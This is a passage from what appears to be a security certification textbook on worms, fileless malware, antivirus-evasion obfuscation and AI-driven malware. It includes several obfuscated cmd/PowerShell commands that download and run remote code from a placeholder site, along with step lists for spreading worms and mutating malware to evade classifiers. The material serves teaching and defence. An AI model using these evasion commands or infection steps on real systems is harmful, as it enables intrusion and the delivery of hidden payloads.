Requires replication of infected files to spread to other computers.	Can spread autonomously via IRC, email programs, or network vulnerabilities.
Spread at a uniform rate, as programmed.	Spreads more rapidly than a virus.
Difficult to remove from infected systems.	Easier to remove compared to a virus.

Table 7-02: Difference between a Worm and a Virus

How to Infect Systems Using a Worm

There are some steps that attacker usually follow to infect their target system using worm, including:

- **Step 1:** Develop a worm utilizing tools like Internet Worm Maker Thing or Batch Worm Generator. Write the code with particular characteristics designed to exploit vulnerabilities in system software or network protocols.
- **Step 2:** Distribute the worm through phishing emails, harmful websites, network shares, or contaminated USB drives. The worm should be packaged with a work file or link that appears credible to users. Employ specific packers and crypters, such as BitCrypter or H-Crypt, to encrypt the worm and avoid detection by security measures.
- **Step 3:** When a user clicks on the phishing link or downloads a file from a malicious source, the worm infects the system by executing its payload. This typically involves using exploit code and an integrated automated script that runs upon download.
- **Step 4:** After infecting the system, the worm autonomously scans for other vulnerable devices on the network. It utilizes various techniques to identify targets, including scanning for open ports or known vulnerabilities.
- **Step 5:** The worm replicates itself onto the identified vulnerable devices, thereby propagating its infection and perpetuating the cycle.
- **Step 6:** The worm establishes backdoors or modifies system settings to maintain its presence and continuously siphons off and exfiltrates data from the compromised devices.



Figure 7-17: Worm Infection Process

Worm Makers

Some instruments are used for the development and customization of computer worms designed to perform harmful activities. Once generated, these worms propagate autonomously across networks, potentially compromising entire systems. By utilizing predefined settings within the worm creators, one can tailor a worm to fulfill specific operational objectives.

Internet Worm Maker Tool

It is an open-source application that facilitates the creation of worms capable of infecting a target's drives and files, displaying messages, and disabling antivirus programs, among other functions. This tool is equipped with a compiler that efficiently transforms your batch virus into an executable format, allowing it to bypass antivirus detection or serve other purposes.

Fileless Malware

Fileless Malware is another emerging threat to organizations. It uses legitimate programs like CMD or PowerShell to infect a computer. The concept of being lifeless is that it does not bring any file to the target system. It does not rely on files, making detecting and removing challenging. Fileless Malware emerged in 2017. The most recent attacks of Fileless Malware are the Hack of the Democratic National Committee and the Equifax breach.

What is Fileless Malware?

Fileless malware, often referred to as non-malware, infects legitimate software, applications, and various protocols present within a system to execute a range of malicious activities. This form of malware takes advantage of existing vulnerabilities to compromise the system, typically residing in the system's RAM. It injects harmful code into active processes, including Microsoft Word, Flash, Adobe PDF Reader, JavaScript, PowerShell, .NET, malicious Macros, and Windows Management Instrumentation (WMI).

Unlike traditional malware, fileless malware does not rely on files and leaves no traces, making it particularly challenging to detect and eliminate with conventional anti-malware solutions. Consequently, it exhibits a high degree of resistance to computer forensic methods. This type of malware primarily occupies volatile memory areas such as active processes, the system registry, and service regions. Once fileless malware gains access to the target system, it uses system administration tools and processes to stay active, gain privileges, and spread within the target network. Attackers deploy this malware to exfiltrate sensitive data, install additional malware, or

inject harmful scripts that execute automatically with each system reboot, thereby perpetuating the attack. The motivations for employing fileless malware in cyber-attacks include:

- **Stealth:** By exploiting legitimate system tools, fileless malware is exceedingly difficult to detect, block, or prevent.
- **Living-off-the-Land (LOL):** The system tools targeted by fileless malware are typically pre-installed on the system, eliminating the need for attackers to create and deploy custom tools.
- **Trustworthy:** The tools utilized by fileless malware are among the most commonly employed and trusted resources; consequently, security solutions often mistakenly presume that these tools are being used for legitimate activities.
- **Persistence without files:** Although fileless malware does not save files on the disk, it can maintain persistence by embedding malicious code into the registry or scheduling tasks. This enables the malware to remain operational even after a system restarts without leaving conventional forensic traces.
- **Simplifying the infection process:** Fileless attacks can initiate with a straightforward phishing email that directs users to a malicious website, which exploits browser vulnerabilities to execute code directly in memory. This approach streamlines the initial infection method and eliminates the need to deceive users into downloading and executing files.
- **Increased success rate in targeted attacks:** The covert nature of fileless malware renders it particularly effective in targeted attacks, such as espionage and advanced cyber-espionage operations. It allows attackers to operate discreetly while navigating the target environment and moving laterally within the network.
- **Complicating forensic analysis and incident response:** The ephemeral characteristics of fileless malware hinder forensic analysis and incident response, as there are no files to examine, and memory data may be lost upon system reboot. This complicates efforts for security teams to assess the extent of an attack and to establish Indicators of Compromise (IoCs) for future protection.
- **Reflective DLL injection:** This method resembles in-memory code injection, as it entails the introduction of a Dynamic Link Library (DLL) into the memory of an active process without the necessity of saving the DLL to the disk. This covert approach enables attackers to utilize the capabilities of the DLL while evading detection from disk-based scanning mechanisms.
- **Exploiting non-malicious files:** Additionally, attackers may take advantage of the functionalities present in non-malicious files, including PDFs or Windows shortcut files (.lnk), to run harmful scripts or commands without the need to directly incorporate conventional malware files.

Taxonomy of Fileless Malware Threats

Fileless malware can be classified according to its method of infiltration, specifically how it establishes access to the target system. This type of malware enters the target system via an exploit, compromised hardware, or through the standard execution of applications or scripts.

Fileless malware threats can be classified into three categories based on the extent of evidence they leave on the victim's system:

Type 1: No File Activity Executed

This category of malware does not necessitate the creation of any files on the disk. An instance of this type of infection could involve the reception of malicious packets that take advantage of a vulnerability in the target system, leading to the automatic installation of a backdoor within the kernel memory. Another scenario might include malicious code integrated into the firmware of the compromised device. Since anti-malware solutions typically cannot scan a device's firmware, detecting and mitigating such threats becomes exceedingly challenging.

Type 2: Indirect File Activity

This category of malware maintains a fileless presence on the target system by utilizing files. For instance, an attacker may inject a harmful PowerShell command into the WMI repository, thereby configuring a filter that executes at regular intervals.

Type 3: Files Required for Functionality

This type of malware necessitates files for its operation, yet it does not launch attacks directly from those files. For example, an attacker may exploit a document containing an embedded macro, a Java/Flash file, or an executable file to introduce malicious payloads into the target system, subsequently ensuring persistence without relying on any files.

Classification of fileless malware threats according to their entry points:

- **Exploits**

Exploits can be categorized as either file-based or network-based. File-based malware targets system executables, Flash, Java, documents, and similar components to execute shellcode that injects a harmful payload into the system's memory. This variant relies on files to gain initial access to the target device. Conversely, network-based malware takes advantage of vulnerabilities in network communication protocols, such as SMB, to deliver harmful payloads.

- **Hardware**

Device-based malware compromises the firmware located on network cards and hard drives to transmit the malicious payload. CPU-based malware targets firmware utilized for management tasks to execute harmful code within the CPU. USB-based malware modifies the firmware of USB devices with malicious code that interacts directly with the operating system, thereby installing the harmful payload on the target device. Additionally, fileless malware can exploit BIOS firmware or conduct hypervisor-based attacks that target virtual machines.

- **Execution and Injection**

This category of malware can be classified as file-based, macro-based, script-based, or disk-based. File-based malware utilizes executables, DLLs, LNK files, and others to inject a harmful payload into the memory of processes or other legitimate running applications. Macro-based malware deceives victims into clicking on malicious links that automatically execute macros, thereby injecting a harmful payload into the process memory. Script-based malware is employed when attackers establish an initial presence on the target system, allowing them to inject malicious payloads by executing a harmful script via the command prompt. Disk-based malware alters the

boot record with malicious code, which, upon execution, facilitates access and the installation of the harmful payload.

How does Fileless Malware Work?

A fileless malware attack typically unfolds in several distinct stages, as illustrated in the accompanying figure:

Entry Point

- **Memory Exploits:** Fileless malware employs various methods to inject and execute itself within the process memory of legitimate system processes. It takes advantage of the memory and privileges associated with whitelisted system utilities, including Windows Management Instrumentation (WMI), PowerShell, Command.exe, PsExec, and others.
- **Compromised Websites:** Fileless threats may also originate from exploit-hosting websites that masquerade as legitimate business sites. Upon visiting such a page, the exploit kit begins to scan for vulnerabilities, targeting outdated Flash or Java plugins. If it identifies a weakness, it utilizes native Windows tools like PowerShell to download and execute the payload directly in memory, avoiding any file creation on the disk. Fileless malware can further exploit script-based applications such as PowerShell, Macros, JavaScript, and VBScript. The initial script may serve to inject code or establish connections to additional malicious sites to retrieve further binaries or scripts necessary for delivering the actual payload.
- **Phishing Emails/Malicious Documents:** Attackers may embed harmful macros in the form of VBScript or JavaScript within Microsoft Office documents (Word, PowerPoint, Excel) or PDFs, employing social engineering tactics to persuade users to execute the macros on their systems. In this scenario, the attack begins with a document or file but evolves into a fileless threat when the malicious script is executed from memory using whitelisted tools like PowerShell.

Code Execution

- **Code Injection:** Fileless threats can employ various techniques for code injection, including process hollowing and reflective DLL injection. These methods enable the direct loading of shellcode into memory without the necessity of writing any files to disk.
- **Script-based Injection:** Fileless malware frequently manifests as an embedded script within a document attached to an email. Upon opening the document, the harmful script executes in memory, thereby facilitating a fileless operation. This script subsequently calls upon whitelisted applications such as PowerShell, mshta.exe, JavaScript, WScript, and VBScript to establish connections with one or more malicious websites, enabling the download of additional scripts that deliver the actual payload. All these activities transpire in memory, complicating detection by conventional anti-malware solutions.

Persistence

Generally, fileless malware lacks persistence. Being memory-based, a system restart would eliminate the malicious code from memory, halting the infection. However, depending on the attacker's objectives, malicious scripts may be embedded within various built-in Windows tools

and utilities, such as the Windows registry, WMI, and Windows Task Scheduler, allowing them to execute even after a system reboot.

- **Windows Registry:** Attackers can place malicious scripts within the Windows AutoStart registry keys, ensuring that they are loaded and executed each time the machine is restarted.
- **Windows Management Instrumentation (WMI):** Fileless malware can also exploit WMI, a tool commonly utilized for automating system administration tasks, to achieve and maintain persistence. In this situation, attackers store harmful scripts within WMI repositories, which are activated at regular intervals via WMI bindings.
- **Windows Task Scheduler:** Attackers can utilize a task scheduler to configure malicious scripts that are automatically activated and executed at specified time intervals.

Attaining Goals

By ensuring persistence, attackers can circumvent security measures and accomplish various objectives, including data exfiltration, credential theft, reconnaissance, and cyber spying, within the targeted systems and network.

Launching Fileless Malware through Document Exploits

An attacker may deceive individuals into downloading documents, archives, PDFs, or other enticing files that contain harmful macro code, typically distributed through phishing emails or facilitated by social engineering tactics. Upon opening the file, the harmful macro activates VBA (Visual Basic) or JavaScript, exploiting default Windows tools such as PowerShell. Subsequently, the malicious script utilizes PowerShell to execute further code or payloads, perpetuating the infection while evading detection.

The harmful script can either leverage PowerShell to access local storage files for executing executables or directly execute the malicious payload in memory. Once the malicious code or payload embedded within the document is executed successfully, it camouflages itself as a legitimate dropper or downloader, thereby continuing the infection chain that an attacker can exploit for subsequent attacks.

The process of launching fileless malware through document exploits can be summarized in the following steps:

- The victim is deceived into downloading or executing a malicious document
- The document executes a harmful macro
- The harmful macro initiates VBA or JavaScript
- The malicious script exploits PowerShell to execute additional code (payload) to propagate the infection to other active processes or systems.

Launching Fileless Malware through In-Memory Exploits

Attackers can inject harmful payloads into the active memory (RAM) of a system, specifically targeting legitimate processes while leaving no trace. This type of intrusion is particularly challenging for antivirus software to detect, as the payload is executed directly from memory rather than being stored on local disks. To gain access to the memory of legitimate processes, attackers utilize various APIs and administrative tools available in Windows, including Windows

Management Instrumentation (WMI), PSExec, and PowerShell. They often employ a reflective Dynamic Link Library (DLL) technique to introduce a malicious script into a host process, circumventing the need to write DLLs to disk.

EternalBlue represents a specific in-memory exploit that takes advantage of vulnerabilities within the Windows file sharing protocol, known as Server Message Block (SMB 1). This client-server communication protocol enables an attacker to access services and applications. The attacker subsequently targets the local security authority subsystem service (lsass.exe) file, injecting malicious code into it. The lsass.exe file is responsible for validating user credentials during login and logout processes, in addition to performing other essential functions. By exploiting this file, the attacker can initiate further attacks while evading detection, utilizing tools such as Mimikatz to extract sensitive information from memory.

Launching Fileless Malware through Script-based Injection

Fileless attacks use scripts with hidden code that run directly in memory, avoiding the need to create files on the disk. These scripts enable attackers to interact with and compromise applications or operating systems while remaining undetected. Additionally, they serve as effective tools for identifying design flaws and vulnerabilities within applications. The inherent flexibility of scripts allows them to be executed from various files or directly from memory. Attackers exploit this capability, along with existing system vulnerabilities, to inject harmful scripts into memory via PowerShell, thereby avoiding detection. Once the attacker establishes control over the target system, they can execute these scripts through a command-line interface from a remote location, facilitating the spread of infections and the initiation of further malicious activities. Numerous traditional fileless threats, including KOVET, POWMET, and FAREIT, have utilized malicious scripts to disseminate malware.

Launching Fileless Malware by Exploiting System Admin Tools

The attackers take advantage of default administrative tools, features, and various utilities within a system to propagate fileless infections. They utilize utilities such as Certutil and Windows Management Interface Command (WMIC) to extract sensitive information. Additionally, command-line tools like Microsoft registered servers (Regsvr32) and rundll32 are exploited to execute malicious DLLs. These command-line manipulations allow the attacker to deploy modified versions of penetration testing tools, thereby achieving comprehensive access to the targeted system. The altered tools facilitate access to payloads, ensure persistence, and enable the theft and export of data, as well as the proliferation of malware. Since these tools mimic legitimate software, they can bypass the security measures of conventional antivirus programs. An attacker may leverage system tools, including remote desktops and command-line utilities such as regsvr32, PowerShell, rundll32, certUtil, and WMIC, along with penetration testing tools like Mimikatz and Cobalt Strike. Through this method, attackers can extract critical information from the system, including credentials, to facilitate subsequent attacks.

Launching Fileless Malware through Phishing

Attackers frequently used social engineering tactics, including phishing, to spread fileless malware to their intended targets. They typically dispatch spam emails containing harmful links to potential

victims. Upon clicking the link, the victim is redirected to a counterfeit website that automatically activates Flash and initiates the exploit. Additionally, the fileless malware conducts a scan of the target system to identify vulnerabilities in system utilities such as PowerShell, WMI, and Java plug-ins within browsers. The malware takes advantage of any discovered vulnerabilities to download and execute the malicious payload on the victim's device, thereby compromising sensitive information stored in the process memory. Furthermore, fileless threats can achieve persistence by establishing AutoStart registry entries, depending on the attacker's objectives.

The process followed by the attacker to deploy fileless malware via phishing is as follows:

- The attacker initiates the scheme by sending a phishing email to the target, which contains a harmful link.
- Upon the victim's opening of the email and clicking on the harmful link, they are redirected to a counterfeit website.
- This counterfeit website conducts a scan for system vulnerabilities, such as outdated versions of Flash, to initiate the exploit.
- Subsequently, the fileless malware utilizes system tools like PowerShell to load and execute the malicious payloads directly in memory. PowerShell retrieves these payloads from a remote command-and-control server.
- An AutoStart registry key is established to store the malicious script within the victim's system, ensuring persistence.
- After the malicious payload is successfully injected, it proceeds to extract sensitive information, carry out data exfiltration, and transmit all acquired data back to the attacker.

Launching Fileless Malware through Windows Registry

The initiation of fileless malware via the Windows Registry involves altering the ExecutionPolicy settings to "unrestricted" or "bypass," thereby enabling the execution of harmful scripts. Cybercriminals can take advantage of these vulnerabilities within the Windows registry to introduce fileless malware into targeted systems. For example, malware such as Kovter may be employed to execute a harmful script through these registry alterations. This method allows attackers to run their malicious code while circumventing conventional security measures, including antivirus programs. Additionally, the malware leverages the mshta.exe Windows binary through registry changes to execute a harmful script. It generates several registry entries that contain encoded JavaScript, which is subsequently executed by another registry entry that utilizes mshta and the JavaScript ActiveXObject. This configuration employs the wscript.shell to run the encoded script, representing a sophisticated approach to launching fileless attacks.

Maintaining Persistence with Fileless Techniques

Once malware enters a system, server, or network, it can remain undetected for an extended period. Unlike traditional malware, fileless malware does not rely on disk files for propagation or persistence. Consequently, attackers employ distinctive strategies, such as creating load points to reactivate infected payloads, to ensure the persistence of fileless malware. They often embed the malicious payload within the registry, which contains essential data for configurations, application

files, and settings. Once the malicious code is integrated into the system registry keys, it executes automatically with each system reboot or when a specific shortcut file is inadvertently activated.

Additionally, attackers may utilize the Windows task scheduler to trigger scripts at predetermined times. This scheduled task enables the malware within the registry to activate at regular intervals, facilitating the spread of infections throughout the system. Furthermore, attackers can leverage Windows Management Instrumentation (WMI), which is intended for managing various systems and devices within a network. By storing malicious scripts in the WMI repository, they can later execute these scripts using WMI utilities, thereby exploiting vulnerable systems within the network and propagating the infection.

Fileless Malware

LODEINFO

LODEINFO is a type of fileless malware that enables attackers to gain remote access to and control over compromised systems without being detected by security measures. The infection process typically starts with phishing emails that contain harmful Microsoft Word documents. When the recipient opens the email, it activates VBA macros that initiate the downloader shellcode, which is responsible for executing the LODEINFO implant. This malware employs remote template injection techniques to fetch and run malicious macros stored in the attacker's environment each time the victim opens a manipulated Word document that includes the template. The shellcode downloader retrieves a file disguised as Privacy-Enhanced Mail (PEM) from a Command and Control (C2) server, which subsequently loads the backdoor directly into the system's memory. The downloader exhibits characteristics similar to a known fileless downloader called DOWNIISSA, particularly in its self-patching mechanism designed to obscure malicious code, the encoding method used for C2 server details, and the format of the data decrypted from the counterfeit PEM file. Through these methods, the fileless malware successfully evades security measures and ensures long-term persistence to execute its malicious activities.

The shellcode downloader retrieves a file that pretends to be Privacy-Enhanced Mail (PEM) from a Command and Control (C2) server, which subsequently injects the backdoor directly into memory. This downloader exhibits characteristics akin to a recognized fileless downloader known as DOWNIISSA, utilizing a self-patching technique to obscure malicious code, an encoding method for C2 server details, and the format of the data decrypted from the counterfeit PEM file. Through this approach, the fileless malware successfully circumvents security measures and ensures long-term persistence to execute its harmful activities.

Fileless Malware Obfuscation Techniques to Bypass Antivirus

Currently, cybercriminals are utilizing fileless malware to execute attacks on targeted organizations, as this type of malware effectively evades detection by conventional antivirus programs. Additionally, fileless malware does not leave traces on the disk, making it exceedingly challenging to identify such intrusions. Moreover, attackers employ a range of obfuscation techniques to conceal their malicious actions and prolong their undetected status. The various obfuscation methods utilized by fileless malware to circumvent antivirus detection are outlined below:

Inserting Characters

Cybercriminals insert special characters, such as commas (,) and semicolons (;), within malicious commands and strings to complicate the detection of well-known commands. These special characters are treated as whitespace in command-line arguments, allowing for seamless processing. By employing this technique, attackers fragment malicious strings to avoid detection by signature-based solutions. For example, the command may appear as:

```
,;cmd.exe,/c,;,echo;powershell.exe -NoExit -exec bypass -nop Invoke-Expression(New-Object System.Net.WebClient).DownloadString('https://targetwebsite.com") &&echo,exit.
```

Inserting Parentheses

In typical situations, parentheses serve to enhance the clarity of the code, organize intricate expressions, and separate commands. When parentheses are employed, the variables within a code block are treated and assessed as if they were part of a single-line command. Malicious actors take advantage of this characteristic to divide and obscure harmful commands, as demonstrated in the example

```
cmd.exe /c ((echo command1) && (echo command2)).
```

Inserting Caret Symbol

The caret symbol (^) is typically a reserved character in shell commands, utilized for escaping purposes. Malicious actors take advantage of this characteristic to bypass restrictions on command execution. They achieve this by embedding single or double caret symbols within a harmful command.

For instance, the following command is executed:

```
C:\WINDOWS\system32\cmd.exe /c p^^o^^w^^e^^r^^s^^h^^e^^l^^l^^.^^e^^x^^e -No^^Exit -exec bypass -nop Invoke-Expression (New-Object System.Net.WebClient). DownloadString((‘https://targetwebsite.com")&&echo,exit
```

Upon execution, the initial caret symbol is escaped, resulting in:

```
C:\WINDOWS\system32\cmd.exe /c p^o^w^e^r^s^h^e^l^l^.^e^x^e - No^Exit -exec bypass -nop Invoke-Expression (New-Object System.Net.WebClient). DownloadString((‘https://targetwebsite.com")&&echo,exit
```

Once the second caret symbol is also escaped, the command powershell.exe is executed with the following command-line argument:

```
C:\WINDOWS\system32\cmd.exe /c powershell.exe -NoExit -exec bypass -nop Invoke-Expression (New-Object System.Net.WebClient). DownloadString((‘https://targetwebsite.com")&&echo,exit.
```

Inserting Double Quotes

When a command is enclosed in double quotes, it does not interfere with the command's standard execution. Additionally, the command-line parser recognizes the double quote symbol as a delimiter for arguments. Malicious actors often utilize double quote symbols to merge harmful commands within arguments. For instance, the command Pow""er""Shell -N""oExit -ExecutionPolicy bypass -noprofile -windowstyle hidden cmd /c Flower.jpg illustrates this technique.

Using Custom Environment Variables

Another tactic employed by attackers to obscure fileless malware involves the use of environment variables. In Windows operating systems, environment variables are dynamic entities that hold adjustable values utilized by applications during runtime. Attackers take advantage of these variables to divide harmful commands into several strings. Moreover, they assign values to the environment variable at runtime to facilitate the execution of malicious commands, as demonstrated by the following command:

```
set a=Power && set b=Shell && %a:~0,-1%%b% -ExecutionPolicy bypass -noprofile -windowstyle hidden cmd /c Products.pdf
```

Utilizing Pre-assigned Environment Variables

Another method employed by attackers involves extracting specific characters from pre-assigned environment variables, such as "%CommonProgramFiles%." The characters within these variables can be accessed via indexing, allowing attackers to execute harmful commands. The variable "%CommonProgramFiles%" has a default value of "C:\Program Files\Common Files." By using indexing, specific characters from this value can be retrieved and utilized to run malicious commands, as demonstrated in the following example: cmd.exe /c "%CommonProgramFiles:~3,1%owerShell.exe" -windowstyle hidden -command wscript myscript.vbc. In this command, the character 'P' is obtained from index 3, which is then combined with "owerShell.exe" to execute the harmful command.

AI-based Malware Concepts

The advancement of AI technology has enabled cybercriminals to utilize machine learning algorithms to develop more sophisticated and resilient types of malware. AI-driven malware presents a considerable risk to the digital assets and infrastructures of organizations. To effectively counter AI malware and reduce the risks associated with AI-driven threats, organizations and security experts need to understand the different aspects of AI malware.

What is AI-based Malware?

AI-based malware denotes malicious software that uses artificial intelligence techniques and algorithms to enhance its capabilities and achieve specific objectives. This type of malware is capable of modifying its behavior and evasion strategies according to the operational environment. It scrutinizes user actions and technical controls to circumvent security protocols and execute

targeted assaults. Such adaptability enables it to remain undetected for extended durations within the compromised environment. Additionally, it can assess and exploit vulnerabilities with increased accuracy, discover new methods for system access, and facilitate lateral movement between systems. Cybercriminals can leverage AI-driven malware for a range of activities, including data infiltration, theft, espionage, resource exploitation, and overall disruption of the environment. Notable examples of AI-driven malware include BlackMamba, WormGPT, FraudGPT, Stuxnet, DeepLocker, and Mylobott.

Working of AI-based Malware

AI malware distinguishes itself from traditional malware by using advanced algorithms that enable it to autonomously penetrate target systems, evade detection, and execute harmful actions with remarkable speed and accuracy. The operation of AI malware unfolds in several distinct phases, each characterized by specific actions and goals. The phases involved in the infection process of AI malware on a target system are as follows:

Infiltration

This initial phase involves the AI malware gaining access to the target system, often through methods such as phishing emails, misconfigured devices, or pre-existing malware.

Establishment

During this phase, the malware secures its presence on the target system by exploiting vulnerabilities or utilizing sophisticated evasion techniques.

Learning Phase

In this stage, AI malware gathers information regarding the target system, network, user behavior, and security measures to better understand the environment and identify potential challenges.

Adaptation

Here, the AI malware modifies its source code based on the insights acquired during the learning phase, allowing it to bypass antivirus software and implement new strategies to fulfill its objectives.

Execution

In this phase, the malware performs its intended actions, which may include data theft, data encryption, or the creation of backdoors.

Propagation

This phase involves the AI malware spreading to additional systems within the network or across the Internet by identifying and exploiting vulnerabilities or employing social engineering tactics.

Evolution

In the final phase, the malware evolves into a more advanced version by adapting to the changes encountered in the target system throughout the previous phases.



Figure 7-18: Working of AI-Based Malware

Indicators of AI-based Malware

The following signs may indicate an AI-driven malware infection on a computer system:

- Unanticipated increases in data transfer rates
- Emergence of new or atypical external connections
- Utilization of uncommon ports or protocols
- A noticeable decline in the effectiveness of previously reliable security measures
- Installed applications exhibiting erratic behavior or engaging in unintended actions
- Patterns of excessive CPU or memory usage, along with high bandwidth consumption
- Phishing emails tailored to individuals, originating from a compromised network
- Unauthorized modifications to system configurations or settings
- Creation and execution of unusual processes within the system
- Unauthorized alterations to user privileges, including the establishment of new user accounts or elevation of privileges for existing accounts
- Unusual read/write activities or file alterations
- Downloading of unknown modules from external sources onto the system
- Execution of obscure code in memory that is not stored on disk
- Sudden and unexpected fluctuations in hard drive space
- Significant outbound traffic directed towards unknown destinations
- Accessing of files at irregular times, indicating automated processes
- An unexpected rise in the frequency of false positives or negatives reported by security tools
- Imitation of standard communication patterns within the organization.

Challenges of AI-based Malware

AI has achieved remarkable advancements; however, it has also raised significant concerns regarding its potential for misuse. AI-driven malware poses a considerable and evolving threat landscape, introducing new challenges and risks within the realm of cybersecurity. The following outlines some critical challenges and risks associated with AI-driven malware:

- It automates numerous tasks, including reconnaissance, target selection, and payload delivery, thereby minimizing direct human involvement, which complicates detection and response efforts.
- It analyzes system behavior patterns and dynamically alters its code to evade detection by signature-based methods.
- It is engineered to target specific individuals or organizations and remains undetected until certain conditions are fulfilled, complicating identification and neutralization efforts.
- It processes extensive data rapidly to pinpoint targets with potential vulnerabilities, thereby enhancing the efficiency and speed of attacks.
- It learns and adapts its strategies based on previous encounters, making detection and mitigation increasingly challenging over time.
- With its self-learning capabilities, it can identify and exploit real-time vulnerabilities, enabling it to autonomously spread throughout the target network.
- It creates customized payloads specifically designed for particular targets or environments, which increases its effectiveness.
- It utilizes sophisticated evasion techniques, including polymorphism, obfuscation, code compression, and encryption, to infiltrate target networks anonymously, complicating detection efforts.
- Adapts social engineering attacks based on data it gathers, such as data scraped from social media sites, thereby augmenting its capability to execute various social engineering attacks.
- Employs sophisticated algorithms such as Natural Language Processing (NLP) algorithms and deep learning algorithms, among others, thereby aiding it in evading conventional detection mechanisms.
- Rapidly adapts to defense changes and exploits zero-day vulnerabilities before patches are applied.
- Manipulates data and models used by artificial intelligence systems, compromising AI-driven decision-making and intrusion detection systems.
- Extracting sensitive information using advanced data analysis techniques raises significant privacy issues, especially when personal or confidential data is compromised.
- Complicates attribution by concealing its source and imitating other threat actors, rendering efforts to identify and hold perpetrators accountable challenging.
- Accelerates the cyber arms race, requiring increasingly sophisticated AI-based defenses in order to counter evolving threats.
- It incorporates self-healing capabilities, enabling it to repair or reconfigure itself when certain parts of its code are detected and neutralized.
- Conducts large-scale, coordinated attacks across multiple targets simultaneously, overpowering traditional defense mechanisms.
- Attacks are coordinated across multiple vectors, such as email, web, or network, making it difficult for defenders to cover all potential entry points.
- It remains dormant and undetected for extended periods, launching attacks only when the opportunity is optimal.

Techniques Used in AI-based Malware Deployment

AI-based malware is frequently created using advanced methods that utilize artificial intelligence to craft harmful code and improve the malware's efficiency, flexibility, and ability to avoid detection. These methods allow the malware to assess information from multiple sources, adapt to its surroundings, and make autonomous decisions. Below, several techniques employed by attackers in the development of AI-driven malware are examined.

Generative Adversarial Networks (GANs)

Generative adversarial networks (GANs) have become a significant asset in the realm of artificial intelligence, especially in the creation of new data that bears a resemblance to, yet remains distinct from, the training data. Cybercriminals exploit GANs to produce malware by following these procedures:

- Execute the script below to train GAN models for each malware category and save the generator models at designated intervals:

```
import tensorflow as tf
def train_gan_models(data, epochs_gan=200, epochs_wgan=500, epochs_wgan_gp=500)
```

- Utilize the command below to generate counterfeit samples in batches of 32 using the saved generator model:

```
def generate_fake_samples(generator_model, num_samples=32)
```

- Employ the command below to assess the generated fake samples against real samples:

```
def evaluate_fake_samples(fake_samples, real_samples)
```

- Implement the command below to repeat steps 2 and 3 multiple times and calculate the average results:

```
def repeat_and_average_results()
```

- Use the command below to identify the top-performing generator models based on their evaluation results:

```
def select_top_models()
```

- Execute the command below to create additional fake samples using the top-performing models and assess their quality:

```
def generate_more_fakes(top_models)
```

- Finally, run the command below to iterate for other architectures and repeat steps 2 through 6 for models such as WGAN and WGAN-GP:

```
def repeat_for_other_architectures()
```

Reinforcement Learning

Reinforcement learning is employed to enhance or modify AI malware by integrating additional features. For example, the outputs produced by the GAN can be stored as (RL_Features/adversarial_imports_set.pk and RL_Features/adversarial_sections_set.pk), which will be used to incorporate imports and sections into the malware for mutation. Attackers follow these steps to alter the malware files generated by the GAN:

- Execute the command to evaluate the sample classifier for scoring the malware files:

```
python classifier.py -d /path/to/directory/with/malware/files
```

- Execute the command to mutate the malware files:

```
python mutate.py -d /path/to/directory/with/malware/files
```

  In this case, the mutated files are saved at the path Mutated_malware/mutated_<name-of-the-file>
- Use the classifier to evaluate the mutated malware after the malware files have been altered:

```
python classifier.py -d Mutated_malware/
```

Natural language processing (NLP)

NLP is a field within artificial intelligence that emphasizes the communication between computers and humans using natural language. The main objective of NLP is to empower computers to comprehend, analyze, and produce human languages effectively. Although NLP presents considerable potential for various advantageous applications, such as improving accessibility and streamlining customer service, it also poses risks of misuse, including the creation of AI-driven malware.

Attackers employ various methods to incorporate Natural Language Processing (NLP) in the creation of malware:

- **Advanced phishing schemes:** By utilizing NLP, cybercriminals can automate the crafting of highly persuasive phishing emails or messages that closely resemble the style, tone, and common expressions found in legitimate communications from individuals or organizations. This significantly enhances the likelihood of tricking recipients into clicking on harmful links or revealing sensitive information.
- **Context-sensitive malware:** NLP empowers malware to comprehend the context of documents, emails, and conversations on an infected device, enabling it to more effectively identify and extract sensitive information. For instance, malware could analyze the content of files to locate financial documents or personal data rather than relying solely on file names or extensions.

